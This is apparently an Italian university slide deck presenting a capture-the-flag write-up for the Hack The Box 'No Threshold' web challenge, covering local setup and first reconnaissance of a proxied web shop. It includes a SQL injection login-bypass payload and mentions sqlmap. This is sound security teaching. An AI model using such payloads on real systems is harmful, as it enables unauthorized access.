

# CTF

# NO THRESHOLD

- GAGLIARDE NICOLAPIO 0522501488
- VENTURINO SILVIO 0522501601
- BOLOGNA VINCENZO 0522501432

UNIVERSITÀ DEGLI STUDI DI SALERNO  
CORSO DI PROGRAMMAZIONE SICURA A.A. 2023/2024

# CONTENUTI

**01** Setup dell'ambiente

**02** Analisi dell'ambiente e  
costruzione dell'albero di attacco

**03** Mitigazione delle vulnerabilità

**04** Esecuzione del path di attacco  
per testare le mitigazioni

# Setup dell'ambiente

La CTF si trova sul sito Hack The Box:

<https://app.hackthebox.com/challenges/No-Threshold>



## La descrizione recita:

Prepare for the finest magic products out there.  
However, please be aware that we've implemented a specialized protective spell within **our web application** to guard against any black magic aimed at our web shop. 

# Setup dell'ambiente

Per evitare problemi di accesso remoto all'applicazione web  
abbiamo deciso di installarla in locale

- 01** Download dei file dal sito Hack The Box
- 02** Creazione e configurazione di una macchina virtuale su VirtualBox
- 03** Configurazione di indirizzi IP e porte nei due file uwsgi.ini e haproxy.cfg

# Setup dell'ambiente

Per evitare problemi di accesso remoto all'applicazione web  
abbiamo deciso di installarla in locale

**04**

Avvio dell'applicazione web

```
uwsgi --protocol=http -w wsgi:app --ini /opt/www/app/uwsgi.ini
```

```
& haproxy -f /etc/haproxy/haproxy.cfg
```

Server WEB in ascolto  
sulla porta **8888 TCP**

Proxy in ascolto sulla  
porta **1337 TCP**

File di configurazione  
del Server WEB

File di configurazione  
del Proxy

# Setup dell'ambiente

## NOTE PRELIMINARI

La porta **8888** è utilizzabile esclusivamente dal proxy e dagli utenti autorizzati ad effettuare il login (ad esempio l'admin).

Il blocco della porta 8888 avviene al livello di rete e non di applicazione

La porta **1337** è utilizzabile da qualsiasi altro utente che non ha l'autorizzazione ad effettuare il login

La **bandierina** consiste nell'accedere alla dashboard del sito

**NON** conosciamo il codice sorgente dell'applicazione

Queste sono le uniche informazioni che abbiamo a disposizione

# Setup dell'ambiente

## NOTE PRELIMINARI

Nelle slide successive verranno utilizzati vari tools che permettono di sfruttare le vulnerabilità dell'applicazione web.

La scelta di utilizzare i tools è dovuta al fatto che durante la fase di analisi dell'applicazione, quest'ultima non ha rilasciato informazioni utili per attacchi mirati e l'exploit dei form prevede troppe possibilità da testare in maniera manuale

L'unico form ad essere sfruttabile con un attacco mirato è quello di login, infatti risulta vulnerabile a SQL Injection inviando i parametri: `username=admin' OR '1' = '1&password=value`  
Tuttavia si è deciso comunque di utilizzare il tool sqlmap con lo scopo di analizzare ulteriori possibilità

# Analisi dell'ambiente

## Primo approccio al sito

Visitando il sito attraverso la porta **8888**  
si ottiene l'errore “Impossibile  
raggiungere il sito”

Errore che si ottiene quando ci sono  
problemi di connessione o quando le  
connessioni TCP vengono bloccate da  
Firewall o Proxy.





# Analisi dell'ambiente

## Primo approccio al sito

Il sito, visitato attraverso la porta **1337**, si presenta come uno shop online.


Provando ad aggiungere un qualsiasi prodotto al carrello appare una finestra che ci informa della necessità di effettuare il login.



# Analisi dell'ambiente

## Primo problema: login forbidden

Proviamo dunque ad effettuare il login cliccando il link “login”:




L'accesso a tale pagina non è permesso. Infatti otteniamo il codice di errore HTTP 403

Il link rimanda alla pagina /auth/login

